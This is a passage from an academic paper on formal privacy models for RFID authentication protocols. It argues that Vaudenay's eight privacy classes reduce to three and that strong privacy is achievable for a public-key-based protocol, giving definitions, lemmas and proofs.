- $\texttt{SetupTag}^b_{K_P}(ID)$ [1] is used to generate necessary tag secrets K_{ID} and S_{ID} by inputting K_P and a custom unique ID. K_{ID} denotes the key stored inside the tag, rewritable when needed according to the protocol. S_{ID} denotes the memory states pre-set to the tag, updatable during the protocol. A bit b is also specified to indicate this newly setup tag is legitimate or not. An entry of the pair (ID, K_{ID}) will be added into the database of the reader to register this new tag when $b = 1$. Otherwise, if $b = 0$, the reader will not recognize this tag as a legitimate tag and no entry is added. Notice that K_{ID} and S_{ID} are not public and are not available to the adversary unless the tag is corrupted.
- the actual protocol used to identify/authenticate tags with the reader.

[1] This b notation was not explicitly specified originally in [16] for this algorithm, we see the need to add it to make the description more precise.

Adversarial Model. The following eight oracles are defined to represent the abilities of the adversary. We may remove and omit some details in some of the defined oracles but their main functionalities are still maintained.

- $\texttt{CreateTag}^b(ID)$ allows the creation of a free tag. The tag is further prepared by $\texttt{SetupTag}_K^b\ (ID)$ with b and ID passed along as inputs.
- $\texttt{DrawTag}()$ returns an ad-hoc handle $vtag$ (unique and never repeats) for one of the free tags (picked randomly). The handle can be used to refer to this same tag in any further oracles accesses until it is erased. A bit b is also returned to indicate whether the referencing tag is legitimate or not.
- $\texttt{Free}(vtag)$ simply marks the handle $vtag$ unavailable such that no further references to it are valid.
- $\texttt{Launch}()$ starts a protocol instance at the reader side and a handle π (unique and never repeats) of this instance is returned.
- $\texttt{SendReader}(m, \pi)$ sends a message m to the reader for a specific instance determined by the handle π. A reply message m' from the reader may be returned depending on the protocol.
- $\texttt{SendTag}(m, vtag)$ sends a message m to the tag determined by the handle $vtag$. A reply message m' from this tag may be returned depending on the protocol.
- $\texttt{Result}(\pi)$ returns either 1 if the protocol instance π being queried completed with success (i.e. the protocol identifies a legitimate tag) or 0 otherwise.
- $\texttt{Corrupt}(vtag)$ returns all the internal secrets K_{vtag} [2] and S_{vtag} of the tag determined by the handle $vtag$.

The interface (the environment) that provides the access to these oracles for the adversary also maintains a hidden table $\mathcal{T}$, which is not available to the adversary until the last step of the privacy experiment (to be reviewed below). When $\texttt{DrawTag}()$ is called, a new entry of the pair $(vtag, ID)$ is added into $\mathcal{T}$. When $\texttt{Free}(vtag)$ is called, the entry with the same $vtag$ handle will be marked unavailable. The true ID of the tag with handle $vtag$ is represented by $\mathcal{T}(vtag)$.

Privacy Experiment. The privacy experiment that runs on an RFID protocol is defined as a game to see whether the adversary outputs *True* or *False* after seeing the hidden table $\mathcal{T}$. At the beginning, the adversary is free to access any oracles within his allowed oracles collection (which defines different classes of adversary) according to his own attack strategy. Once the adversary finishes querying, the hidden table $\mathcal{T}$ will be released to him. The adversary will then analyze the table using the information obtained from the queries. If the adversary outputs *True*, then he wins the privacy experiment.

To measure the privacy level of an RFID protocol, a *blinder* is constructed to simulate $\texttt{Launch}()$, $\texttt{SendReader}(m, \pi)$, $\texttt{SendTag}(m, vtag)$ and $\texttt{Result}(\pi)$. If the adversary can still win with a similar probability in the above experiment

[2] Originally in [16], K_{vtag} was not included in the description. They assume that K_{vtag} is always extractable from S_{vtag}. We add K_{vtag} here to make the description clearer.

even in the present of a blinder (hence the simulations do not affect the winning probability too much), then his attack strategy is considered to be trivial. i.e. either the simulations are perfect or the attack strategy does not exploit the simulated oracles. If for all the possible attack strategies from this adversary, we can construct a blinder (possibly different) for each of them such that they are all trivial attacks, then the RFID protocol being experimented is called P-private where P is the privacy class. Let $\mathcal{A}$ be the adversary and $\mathcal{A}^{\mathcal{B}}$ be the same adversary blinded by the blinder $\mathcal{B}$, then $|\Pr[\mathcal{A} \text{ wins}] - \Pr[\mathcal{A}^{\mathcal{B}} \text{ wins}]| = \epsilon$ can be used to express the above measurement where ϵ is a negligible value.

Privacy Classes. The eight privacy classes are distinguished by different oracles collections and different natures on accessing $\texttt{Corrupt}(vtag)$ according to the strategies of the adversary.

- *Weak* : A basic privacy class where access to all the oracles are allowed except $\texttt{Corrupt}(vtag)$.
- *Forward* : It is less restrictive than *Weak* where access to $\texttt{Corrupt}(vtag)$ is allowed under the condition that when it is accessed the first time, no other types of oracle can be accessed subsequently except more $\texttt{Corrupt}(vtag)$ (can be on different handles).
- *Destructive* : It further relaxes the limitation on the adversary's strategies compares to *Forward* where there is no restriction on accessing other types of oracle after $\texttt{Corrupt}(vtag)$ under the condition that whenever $\texttt{Corrupt}(vtag)$ is accessed, such handle *vtag* can not be used again (i.e. virtually destroyed the tag).
- *Strong* : It is even more unrestrictive than *Destructive* where the condition for accessing $\texttt{Corrupt}(vtag)$ is removed. It is the strongest defined privacy class in Vaudenay's privacy model.

Each of these privacy classes also has their *Narrow* counterparts. Namely, *Narrow-Strong*, *Narrow-Destructive*, *Narrow-Forward* and *Narrow-Weak*. These classes share the same definitions of their counterparts only there is no access to $\texttt{Result}(\pi)$.

By relaxing the limitation on the adversary's attack strategies from *Weak* to *Strong*, the adversary becomes more powerful. One can see that the privacy level is increasing from *Weak* to *Strong* if the protocol is secure against the respective class of adversary. Hence, for an RFID protocol to be *Strong*-private, it must also be *Destructive*-private. Likewise, to be *Destructive*-private, it must also be *Forward*-private, and so on. And then for a P-private protocol, it must also be *Narrow*-P-private since the *Narrow* counterparts are more restrictive. From these implications, the relations between the eight privacy classes are as follow:

$$\begin{tikzcd}
\textit{Strong} \arrow[r, Rightarrow] \arrow[d, Rightarrow] & \textit{Destructive} \arrow[r, Rightarrow] \arrow[d, Rightarrow] & \textit{Forward} \arrow[r, Rightarrow] \arrow[d, Rightarrow] & \textit{Weak} \arrow[d, Rightarrow] \\
\textit{Narrow-Strong} \arrow[r, Rightarrow] & \textit{Narrow-Destructive} \arrow[r, Rightarrow] & \textit{Narrow-Forward} \arrow[r, Rightarrow] & \textit{Narrow-Weak}
\end{tikzcd}$$

3 New Privacy Classification

In this section, we firstly comment on the privacy model defined in [16]. In particular, we comment that the separation of eight privacy classes is rather excessive and unnecessary for most of the RFID protocols under proper assumptions. Then, we provide our simplified privacy model that will merge some of the privacy classes defined in [16] into a single class. The main aim of this section is to prove the following proposition:

Proposition 1. *For protocols without correlated keys and do not produce false-negative results, the eight privacy classes can be reduced to three major privacy classes if the adversary only makes "wise" oracle access.*

The "no false-negative" assumption that we will incorporate also appear in Lemma 8 of [16] where narrow-forward and narrow-weak privacy classes are reduced to forward and weak privacy classes respectively (i.e. from eight classes to six classes). The lemma assumes that any legitimate tag will *always* be identifiable, which means *no* false-negative is possible. Hence, accessing the $\texttt{Result}(\pi)$ oracle becomes redundant. As a result, the separation between *Forward* (*Weak*) and *Narrow-Forward* (*Narrow-Weak*) becomes unnecessary. We further extend this to the strong and destructive classes and consider also the false-positive case in the following proposition.

Proposition 2. *If the privacy model considers only RFID protocols that are correct and no false-negative is possible and we assume that the adversary $\mathcal{A}$ only makes "wise" oracle access whenever $\mathcal{A}$ has a non-trivial attack strategy, then the separation between narrow and non-narrow classes is unnecessary.*

The idea of proposition 2 is that if we can be sure and verify that the RFID protocol being examined will never give out false-negative, then we can examine the protocol only according to the definition of the privacy classes *Strong*, *Destructive*, *Forward* and *Weak* by assuming a "wise" adversary. This means that whether the $\texttt{Result}(\pi)$ oracle is accessed or not, it does not affect the privacy experiment results. We can remove the necessity of this oracle and reduce the eight privacy classes into four privacy classes.

Before proofing the proposition, we have to define what is "wise" oracle access and redefine what are trivial and non-trivial attacks. We also introduce perfect blinders and partial blinders.

Wise Adversary. An adversary $\mathcal{A}$ who is "wise" on oracle access will not make any oracle access that is redundant, or in other words, brings no advantage to him in attacking privacy of the protocol. Simply speaking, $\mathcal{A}$ will not waste any oracle access. More formally, let S and S' denote two different attack strategies of $\mathcal{A}$ in the privacy experiment for the same privacy class. Let q and q' be the total number of oracle accesses after executing S and S' respectively. S defines a "wiser" oracle access strategy compares to S' if and only if $\Pr[\mathcal{A}_S \text{ wins}] = \Pr[\mathcal{A}_{S'} \text{ wins}]$ and $q < q'$. Overall, a "wise" adversary can be generally defined such that for all his attack strategies, the total numbers of oracle accesses are always minimal. Of course, such general definition of "wise" is not specific enough because q is not known before the end of attack. Specific rules are needed to keep q minimal. Consider the following as the special properties of our "wise" adversary:

- No access to the same oracle (if not probabilistic) with the same input twice.
- No access to oracles where the results can be precisely predicted.

Property 2 may be too general and should receive more justification. However, to serve our purpose in reducing the privacy classes, it is enough to focus on the $\texttt{Result}(\pi)$ oracle only, i.e. if a certain result is expected, the "wise" adversary will not access the $\texttt{Result}(\pi)$ oracle. Indeed, if the RFID protocol is *Correct*, then any legitimate or non-legitimate tag should be identified correctly, i.e. if the protocol instance π was completed for a legitimate tag, then $\texttt{Result}(\pi)$ should return 1; otherwise, 0 should be returned if it was a non-legitimate tag. This should be true as long as there are no adversarial attacks or the attacks are *insignificant*. We say that an attack is *significant* if and only if it causes the $\texttt{Result}(\pi)$ oracle to return an opposite result. This means that if there is a significant attack on a legitimate tag, then $\texttt{Result}(\pi)$ would return 0 instead of 1, and we have a *false-negative*; if there is a significant attack on a non-legitimate tag, then $\texttt{Result}(\pi)$ would return 1 instead of 0, and we have a *false-positive*. Notice that we do not need to consider incorrect identification here where a legitimate tag with ID a is identified as ID b because the $\texttt{Result}(\pi)$ oracle will only return 1 either way, making it indistinguishable by looking at the returned value only. After all, impersonation is not the goal of the privacy adversary.

Redefining Trivial and Non-Trivial Attacks. By definition, if there is a blinder $\mathcal{B}$ such that $|\Pr[\mathcal{A} \text{ wins}] - \Pr[\mathcal{A}^{\mathcal{B}} \text{ wins}]| = \epsilon$ where ϵ is a negligible value, then we say that the attack by $\mathcal{A}$ is trivial, otherwise if the value is non-negligible then the attack is non-trivial. It naturally follows that we can express this difference in the success probability of $\mathcal{A}$ under normal oracle access and simulated oracle access as the potential advantage loss of $\mathcal{A}$ because $\mathcal{A}$ has a different failure probability during the interactions with simulated oracles due to abortion of the blinder. We define this disadvantage as ${\mathcal{D}^{\mathcal{B}}}_{abort} = |\Pr[\mathcal{A} \text{ wins}] - \Pr[\mathcal{A}^{\mathcal{B}} \text{ wins}]| = |(1-\Pr[\mathcal{A} \text{ fails}])-(1-\Pr[\mathcal{A}^{\mathcal{B}} \text{ fails}])| = |\Pr[\mathcal{A} \text{ fails}]-\Pr[\mathcal{A}^{\mathcal{B}} \text{ fails}]|$. Hence, ${\mathcal{D}^{\mathcal{B}}}_{abort}$ is the difference in the probability that $\mathcal{A}$ will fail after the introduction of $\mathcal{B}$ and if ${\mathcal{D}^{\mathcal{B}}}_{abort} = \epsilon$, then the attack by $\mathcal{A}$ is trivial; otherwise if ${\mathcal{D}^{\mathcal{B}}}_{abort} = \theta$ where θ is some non-negligible value, then the attack by $\mathcal{A}$ is non-trivial.

Perfect Blinder. A perfect blinder $\bar{\mathcal{B}}$ is a blinder that can simulate all the four blinded oracles ($\texttt{Launch}()$, $\texttt{SendReader}(m, \pi)$, $\texttt{SendTag}(m, vtag)$ and $\texttt{Result}(\pi)$) perfectly such that ${\mathcal{D}^{\bar{\mathcal{B}}}}_{abort} = \epsilon$.

Partial Blinder. Similarly, a partial blinder $\dot{\mathcal{B}}$ is a blinder that has at least one of the four blinded oracles where the simulation is not perfect. i.e. $\dot{\mathcal{B}}$ will have a chance to abort if an imperfect simulated oracle is being accessed. Notice that we may or may not end up with $\mathcal{D}^{\dot{\mathcal{B}}}{}_{abort} = \theta$ because $\mathcal{A}$ may or may not have effectively exploited the imperfect simulated oracle(s), it depends on the attack strategy of $\mathcal{A}$.

We have the following lemma that changes a partial blinder to a perfect blinder.

Lemma 1. *A partial blinder can be viewed as a perfect blinder if and only if the adversary does not effectively exploit the imperfect simulated oracle(s).*

Proof. Let $\dot{\mathcal{B}}$ be the partial blinder where at least one of the four simulated oracles is imperfect. Let $\mathcal{O}$ denote the set of simulated oracles, then we have $\mathcal{O}_p$ be the set of perfect simulated oracles and $\mathcal{O}_p^c$ be the set of imperfect simulated oracles. $\mathcal{O}_p \cup \mathcal{O}_p^c = \mathcal{O}$ and $\mathcal{O}_p \cap \mathcal{O}_p^c = \emptyset$. Let $\mathcal{O}'$ be the set of non-simulated oracles and let E^* be the event that an abortion happens in oracle $*$. (if part) It is easy to justify that $\Pr[\mathcal{A}^{\dot{\mathcal{B}}}$ fails$] = \Pr[E^{\mathcal{O}}] + \Pr[E^{\mathcal{O}'}] = \Pr[E^{\mathcal{O}\ \cup\mathcal{O}}\ ] + \Pr[E^{\mathcal{O}'}] = \Pr[E^{\mathcal{O}}\ ] + \Pr[E^{\mathcal{O}}\ ] + \Pr[E^{\mathcal{O}'}]$. Since the adversary does not effectively exploit the imperfect simulated oracle, which means $\Pr[E^{\mathcal{O}}\ ]$ is negligible. Note we also have $\Pr[\mathcal{A}^{\bar{\mathcal{B}}}$ fails$] = \Pr[E^{\mathcal{O}}\ ] + \Pr[E^{\mathcal{O}'}]$, which is basically $\Pr[\mathcal{A}^{\dot{\mathcal{B}}}$ fails] - $\Pr[E^{\mathcal{O}}\ ]$. i.e. $|\Pr[\mathcal{A}^{\bar{\mathcal{B}}}$ fails] - $\Pr[\mathcal{A}^{\dot{\mathcal{B}}}$ fails$]| = \epsilon$. (only if part) Suppose the adversary did effectively exploit the imperfect simulated oracle, then we have $\mathcal{D}^{\dot{\mathcal{B}}}{}_{abort} = \theta$, which can not be a perfect blinder for $\mathcal{D}^{\bar{\mathcal{B}}}{}_{abort} = \epsilon$ □

Corollary, we can divide the following similar lemma that changes a partial blinder of one privacy class to a perfect blinder of another privacy class using a similar proof.

Lemma 2. *A partial blinder of a stronger privacy class can be viewed as a perfect blinder of a weaker privacy class if and only if the imperfect simulated oracle is not available in the weaker privacy class.*

We do not repeat the proof here as it is very similar to the pervious proof. Clearly, not using effectively is an analogue to not available. These lemmas are general, which applies to any oracles and privacy classes. But since our goal is to show the relation between *Narrow* and *Non-narrow* classes where the `Result`(π) oracle is available only to non-narrow classes, without loss of generality we will specifically use the `Result`(π) oracle as an example in the following proof. We are now ready to prove the proposition.

Proof. The significance of calling the `Result`(π) oracle is when there will be an opposite output, i.e. getting 1 when it supposes to be 0 or vice versa. This means that at least some of the attack sequences in the attack strategy have significant effect to the protocol, which makes the reader misidentify a legitimate tag as a non-legitimate one (false-negative) or a non-legitimate one as a legitimate one (false-positive). Otherwise, it would not be "wise" for the adversary to access `Result`(π) if he did not execute any significant attacks since either 1 or 0 will be the guaranteed output for legitimate or non-legitimate tag. Indeed, the adversary always knows this fact (whether a tag is legitimate or not) when he calls $\texttt{DrawTag}()$ to obtain a handle to a tag where a bit b is also provided to indicate the legitimacy of that tag. According to the behavior of the blinder $\mathcal{B}$ in simulating the $\texttt{Result}(\pi)$ oracle, there can be different situations:

	True oracle	Perfect simulation	Imperfect simulation
Legitimate	1	$(vtag, 1) \leftarrow \texttt{DrawTag}()$	$(vtag, 1) \leftarrow \texttt{DrawTag}()$
Non-legitimate	0	$(vtag, 0) \leftarrow \texttt{DrawTag}()$	$(vtag, 0) \leftarrow \texttt{DrawTag}()$
False-negative	N/A	N/A	N/A
False-positive	1	$1 \leftarrow \texttt{Result}^{\mathcal{B}}(\pi)$	unknown

Since we have the hypothesis that there is no false-negative, we do not need to consider it in the proof. We now have four cases to consider: i) when the attack is trivial, ii) when the attack is non-trivial and there is/are imperfect simulated oracle(s) other than $\texttt{Result}^{\mathcal{B}}(\pi)$, iii) when $\texttt{Result}^{\mathcal{B}}(\pi)$ is the only imperfect simulated oracle but $\mathcal{A}$ does not make effective use of it, and iv) when $\texttt{Result}^{\mathcal{B}}(\pi)$ is the only imperfect simulated oracle and $\mathcal{A}$ exploited it effectively.

(Case i) Consider when the attack strategies of $\mathcal{A}$ are all trivial. Then, by definition, the four oracles $\texttt{Launch}()$, $\texttt{SendReader}(m, \pi)$, $\texttt{SendTag}(m, vtag)$ and $\texttt{Result}(\pi)$ must be simulated successfully without non-negligibly affecting the success probability of the blinded $\mathcal{A}$. Since the simulation is perfect, $\mathcal{A}$ should expect no advantage gained by accessing any one of these blinded oracles in compare to when they are not blinded, i.e. we always have a perfect blinder $\bar{\mathcal{B}}$ such that $\mathcal{D}^{\bar{\mathcal{B}}}{}_{abort} = \epsilon$ where ϵ is some negligible value. Hence the RFID protocol is secure in the an non-narrow class. As the narrow counterpart is a subset of the non-narrow class, the protocol is also secure in the corresponding narrow class. As a result, protocols are both secure in narrow and non-narrow classes if the adversary's attacks are all trivial, which makes the separation unnecessary.

(Case ii) We consider when $\mathcal{A}$ has a non-trivial attack strategy. This means that there is at least one of the four blinded oracles that failed to simulate the real oracle perfectly. Suppose that it is not the $\texttt{Result}^{\mathcal{B}}(\pi)$ oracle which is/are imperfect or if $\texttt{Result}^{\mathcal{B}}(\pi)$ is imperfect, there is/are other imperfect blinded oracle(s). Since the imperfect blinded oracle(s) other than $\texttt{Result}^{\mathcal{B}}(\pi)$ is/are available to both the narrow and non-narrow classes, which means $\mathcal{A}$ can always launch non-trivial attacks through them, i.e. the RFID protocol is not secure in both classes anyway, hence the separation is unnecessary.

(Case iii) Suppose that it is now only the $\texttt{Result}^{\mathcal{B}}(\pi)$ oracle which is imperfect. Then, we have a partial blinder $\dot{\mathcal{B}}$. Assume that $\mathcal{A}$ did not make effective use of $\texttt{Result}^{\mathcal{B}}(\pi)$ during his attack; then by lemma 1, the partial blinder $\dot{\mathcal{B}}$ of the non-narrow classes can be viewed as a perfect blinder $\bar{\mathcal{B}}$ for the same privacy classes. Also by lemma 2, $\dot{\mathcal{B}}$ of the non-narrow classes is also a perfect blinder of the narrow classes since $\texttt{Result}^{\mathcal{B}}(\pi)$ is not available in the narrow classes. Since the blinder is perfect in both classes, $\mathcal{A}$'s attacks can only be trivial and the RFID protocol is secure in both non-narrow and narrow classes. Hence, even if $\texttt{Result}^{\mathcal{B}}(\pi)$ can not be simulated perfectly, there is no difference in the privacy experiments for both classes if the imperfect $\texttt{Result}^{\mathcal{B}}(\pi)$ is not exploited effectively.

(Case iv) Now for $\mathcal{A}$ to exploit the imperfect $\texttt{Result}^{\mathcal{B}}(\pi)$ effectively, $\mathcal{A}$ must cause an opposite output to happen when accessing $\texttt{Result}^{\mathcal{B}}(\pi)$. Since false-negative is not possible as it is the hypothesis, we only need to look at false-positive, i.e. getting 1 instead of 0. False-positive happens when a non-legitimate tag is wrongly identified by the reader as a legitimate tag. Let us denote this event as E. Assume that $\mathcal{A}$ is "wise" enough not to waste any oracle accesses. When E occurs, $\mathcal{A}$ must have done some significant attacks to a non-legitimate tag or else the protocol is simply incorrect. In order to attack the tag, $\mathcal{A}$ must have obtained a handle $vtag$ to this tag, which means $\mathcal{A}$ must have called the $\mathtt{DrawTag}()$ oracle. Recall that $\mathtt{DrawTag}()$ returns $vtag$ and a bit b indicating whether $vtag$ is legitimate or not. Since $vtag$ is non-legitimate, we have $b = 0$. Recall that $\mathtt{DrawTag}()$ is not simulated by the blinder $\mathcal{B}$, $\mathcal{B}$ can also observe the returned pair $(vtag, 0)$ when $\mathtt{DrawTag}()$ is accessed by $\mathcal{A}$, hence $\mathcal{B}$ must also know $vtag$ is a non-legitimate tag. Since $\mathcal{B}$ does not know K_S, $\mathcal{B}$ has no way to tell if the reader will accept $vtag$ or not for $\mathcal{A}$ may have attacked $vtag$ at any moment, hence $\mathcal{B}$ may not be able to output the same value as the real $\mathtt{Result}(\pi)$ oracle. $\mathcal{B}$ can only hope that whenever $\mathcal{A}$ accesses the $\mathtt{Result}^{\mathcal{B}}(\pi)$ oracle, $\mathcal{A}$ must have already attacked $vtag$ successfully, hence $\mathcal{B}$ can be constructed to simulate $\mathtt{Result}^{\mathcal{B}}(\pi)$ by returning 1 if π is the protocol instance with $vtag$ where $(vtag, 0)$ is observed when $\mathtt{DrawTag}()$ is accessed. The simulation is perfect as long as $\mathcal{A}$ performs significant attacks to $vtag$, which causes the results change from 0 to 1. The simulation will fail when $\mathcal{A}$ makes the $\mathtt{Result}^{\mathcal{B}}(\pi)$ query for the protocol instance where $vtag$ is not being attacked. In that case, $\mathcal{B}$ should return 0 instead of 1. However, this should not happen because this contradicts the second property of the "wise" $\mathcal{A}$ who will not waste any oracle accesses as he knows that the reader must be able to identify a non-legitimate tag (i.e. returning 0) if it has not been attacked. Hence $\mathcal{A}$ would not have called $\mathtt{Result}^{\mathcal{B}}(\pi)$ for the protocol instance with $vtag$ when $\mathcal{A}$ did not perform any significant attacks to $vtag$. At the end, $\mathcal{B}$ can simulate the oracles perfectly in front of the "wise" $\mathcal{A}$ and hence $\mathcal{D}^{\bar{\mathcal{B}}}{}_{abort} = \epsilon$, making $\mathcal{A}$'s strategy trivial, which contradicts that $\mathcal{A}$ has a non-trivial attack strategy. Hence $\mathcal{A}$ would not have let E occur, which becomes case iii. □

This proof shows that the $\mathtt{Result}(\pi)$ oracle will never help the adversary if the RFID protocol being examined renders no false-negative. Furthermore, the adversary should not waste time on causing a false-positive since the attack should be on privacy and not on impersonation nor unauthorized access. In other words, from all the possible attack strategies of $\mathcal{A}$, there will be no $\mathtt{Result}(\pi)$ queries if the RFID protocol being attacked does not give out false-negative. One can also extend proposition 2 to include RFID protocols where false-negative occurs with negligible if not zero probability with the same proof. Now, we have obtained the result that a P-private adversary's strategy performs as best as a *Narrow*-P-private adversary's strategy under proposition 2. Hence, we have reduced eight classes to four classes, as follows.

$$\textit{Strong} \Rightarrow \textit{Destructive} \Rightarrow \textit{Forward} \Rightarrow \textit{Weak}$$

Next, we analyze the usefulness of the destructive class. In fact, it is also mentioned in [16] that the purpose of separating the strong and destructive classes is unclear. The destructive class is a rarely happen privacy level. Perhaps, this is the reason why there is no example provided, which is secure for this class in [16][3]. Therefore, we come up with the following proposition.

Proposition 3. *If the privacy model considers only RFID protocols that use no correlated keys among tags, then it is unnecessary to consider the destructive classes (both narrow and non-narrow).*

In other words, the destructive class is only useful to examine RFID protocols where the tags share some correlated secrets. Such type of protocols is not common in RFID. To date, we only see two constructions in [17] and [18]. The motivation behind these protocols by providing correlated key protocols is to reduce the workload and time required to lookup a matching key to verify the tag in the reader side. In most of the proposed RFID protocols under symmetric key settings [5,8,12,13], it is unavoidably to engage in an exhaustive key search process in the reader side in order to compute and match the response of any tag from all the possible keys stored inside the database. Attempts to solve this problem by providing some means to keep tags and the reader synchronized on the next expected key to be used [19,20] are found to have security loopholes [4,11]. Furthermore, Jules exploited this to attack various protocols by constructing side-channel attacks thank to the obvious different key lookup time detectable from each protocol session in [11]. A recent attempt to provide a constant lookup time [21] turns out to use a one-way trapdoor function, which is considered as one of the public key settings. Hence, there is still no efficient protocol known to solve this issue under symmetric key settings.

Additionally, correlated keys protocol under symmetric key settings can reduce the number of keys search to a logarithmic scale but with a sacrifice on strong privacy [17]: any corruption of the tag will degrade the privacy level because a tag stores not only its secret keys but also keys that share with other tags. One typical example of a correlated key protocol can be constructed using $\log_2 n$ keys for n tags. Suppose there are 8 tags in the system. One can generate only 6 keys, namely: $K_0^a, K_0^b, K_0^c, K_1^a, K_1^b, K_1^c$. Each tag is equipped with a unique set of keys, i.e. $Tag_1 \leftarrow \{K_0^a, K_0^b, K_0^c\}$, $Tag_2 \leftarrow \{K_0^a, K_0^b, K_1^c\}$, ... $Tag_n \leftarrow \{K_1^a, K_1^b, K_1^c\}$. It is easy to verify that these tags can be uniquely identified by checking at most 6 instead of 8 keys as in the independent key protocols by the reader. However, corrupting any one of these tags provides the adversary with a full potential to distinguish each of these tags responses. Damgård [18] provided a result on the tradeoff between the number of correlated keys and the number of corrupted tags as:

$$\frac{ctu}{v} + \frac{ctu}{v-u}$$

where c is the number of keys stored in each tag, v is the number of different keys per column, t is the number of tags queried by the adversary and u is the

[3] Notice that the example provided in [16] for the narrow-destructive class that use independent keys is not different from a protocol for the narrow-forward class, while the example given that uses dependent keys is insecure in the narrow-destructive class.

number of corrupted tag. As long as the result of the formula is negligible, the protocol is secure. In our example given above, $c = 3, v = 2$ and $u = 1$, hence we have $\frac{3t}{2} + 3t \leq \epsilon$, which means $t < 1$, i.e. the protocol is secure only if the adversary does not query any tag at all, or simply the protocol is never secure against tag corruptions.

From the above discussion, it is clear that correlated key protocols are extremely weak against tag corruption. One can only expect the protocol to be secure if $t, u << v << n << v^c$. In the model of [16], since there is no limitation on either t or u, there can be no correlated key protocols that is secure in both strong and destructive privacy classes. The proof of proposition 3 follows.

Proof. Recall the destructive class definition, after calling $\texttt{Corrupt}(vtag)$, the same tag handle $vtag$ is not allowed to be used anymore. It is clear to see from the definition that this destructive corruption cannot provide the adversary any additional advantage in winning the privacy game if each of the tags is independent to each other. In order for the $\texttt{Corrupt}(vtag)$ oracle to become significant under the destructive class definition, the corrupted internal secrets K_{vtag} and S_{vtag} have to be useful in some following oracle accesses (if it is useful to the results obtained from some pervious oracles, then we have gone backward to the forward class). Since the corrupted tag of handle $vtag$ cannot be accessed again, the secrets must only be used on some other tags. If the tags are independent to each other, K_{vtag} and S_{vtag} would have revealed no information about any other tags. As there is no effect on other tags, the simulation of the blinder can be easily constructed, making the adversary's strategy trivial and hence the attack is insignificant. □

Combining the above results, the destructive class is rather not very meaningful. It is only useful to examine protocols that use correlated keys while these protocols can never achieve strong and destructive privacy classes under the model in [16]. Together with proposition 2, we have successfully reduced the eight privacy classes into three major classes, as follows.

$$\textit{Strong} \Rightarrow \textit{Forward} \Rightarrow \textit{Weak}$$

Our result simplifies the previous privacy classification due to Vaudenay [16]. Furthermore, in contrast to Vaudenay's result, we shall show that strong privacy is indeed possible, and hence this result will indeed make RFID protocols more useful in its real applications.

4 New Results

In this section, we will present our new results in privacy model in RFID. In particular, we shall show that strong privacy is indeed possible (cf. [16]) and we shall present our affirmative answer to the open problem posed in [16] in regards to the construction of RFID scheme with forward privacy without requiring the public key cryptography (PKC).

4.1 Strong Privacy Is Possible

One of the results in [16] is that strong privacy is impossible. This is supported by a theorem that *a Destructive-private RFID protocol is not Narrow-Strong-private.* Since *Strong*-private (**S**) implies both *Destructive*-private (**D**) and *Narrow-Strong*-private (**NS**) by definition[4], we have $\mathbf{S} \subseteq \mathbf{D}$ and $\mathbf{S} \subseteq \mathbf{NS}$. i.e. $\exists p \in \mathbf{S}$ s.t. $p \in \mathbf{D}$ and $p \in \mathbf{NS}$ where p is an RFID protocol. However, we would like to use our results in Section 3 to show that strong privacy is actually possible. We consider the same example of PKC-based RFID protocol provided in Section 4.3 of [16], which is *Narrow-Strong*-private. By applying proposition 2, we show that it is also *Strong*-private.

We look at the following example PKC protocol where Enc() is IND-CPA secure and (K_P, K_S) is the public and private keys pair. For completeness, we present the protocol below.

Tag$\{K_P, ID, K_{ID}\}$		Reader$\{K_S, K_M\}$
	$\xleftarrow{\quad a \quad}$	pick $a \in \{0,1\}^s$ randomly
$c = \texttt{Enc}_K\ \ (K_{ID} \Vert ID \Vert a)$	$\xrightarrow{\quad c \quad}$	$\texttt{Dec}_K\ \ (c) = K_{ID} \Vert ID \Vert a'$
		if $a' = a$, verifies $K_{ID} = F_K\ \ (ID)$

To apply proposition 2, we have to observe whether false-negative could be generated. Since c is the only message received by the reader, a false-negative can only happen if c is malicious (i.e. ID and K_{ID} are replaced), or c happens to be the same encrypted value c' where $c' = \texttt{Enc}_K\ \ (ID' || K_{ID'} || a)$. The former is safe guarded by the IND-CPA secure property of the PKC algorithm, which states that it is infeasible for any computationally bounded adversary to retrieve the private key by looking at the ciphertexts of arbitrarily chosen plaintexts only. That means, the only possible option is to guess the private key, which happens with negligible probability. The latter will not happen as decryption is unique, otherwise both c and c' will be decrypted to a same value. Therefore, we can apply proposition 2 and the PKC protocol is also *Strong*-private if it is *Narrow-Strong*-private. This gives us the result $\mathbf{S} = \mathbf{NS}$. Since $\mathbf{S} \subseteq \mathbf{D}$, we also have $\mathbf{NS} \subseteq \mathbf{D}$. Together with the theorem in [16], we conclude with $\mathbf{NS} \subset \mathbf{D}$.

4.2 Truly Random Source Is Required

Let us observe the PKC protocol above again. The protocol assumes that the underlying encryption algorithm is IND-CPA. Due to the randomness of the IND-CPA property, which is needed to provide indistinguishability, c is different every

[4] This is easy to verify. As *Narrow-Strong* is *Strong* without the Result(π) oracle access. *Destructive* is *Strong* with additional limitation on accessing the Corrupt($vtag$) oracle. Both are more restrictive (i.e. the adversary is less powerful) than *Strong*. A protocol secure in *Strong* must also be secure in *Destructive* and *Narrow-Strong*.

time even if the same a is received by the same tag, i.e. $c = \texttt{Enc}_K\ (K_{ID}||ID||a)$ in protocol instance π is not equal to $\tilde{c} = \texttt{Enc}_K\ (K_{ID}||ID||a)$ in another protocol instance $\tilde{\pi}$. This randomness is implicitly included in the IND-CPA assumption. We can change the notation a little bit to reveal this hidden randomness. We rewrite the PKC protocol as follows.

Tag$\{K_P, ID, K_{ID}\}$		Reader$\{K_S, K_M\}$
pick $r \in \{0,1\}^s$ randomly	$\xleftarrow{\quad a \quad}$	pick $a \in \{0,1\}^s$ randomly
$c = \texttt{Enc}_K\ (K_{ID}\|\|ID\|\|a\|\|r)$	$\xrightarrow{\quad c \quad}$	$\texttt{Dec}_K\ (c) = K_{ID}\|\|ID\|\|a'\|\|r$
		if $a' = a$, verifies $K_{ID} = F_K\ (ID)$

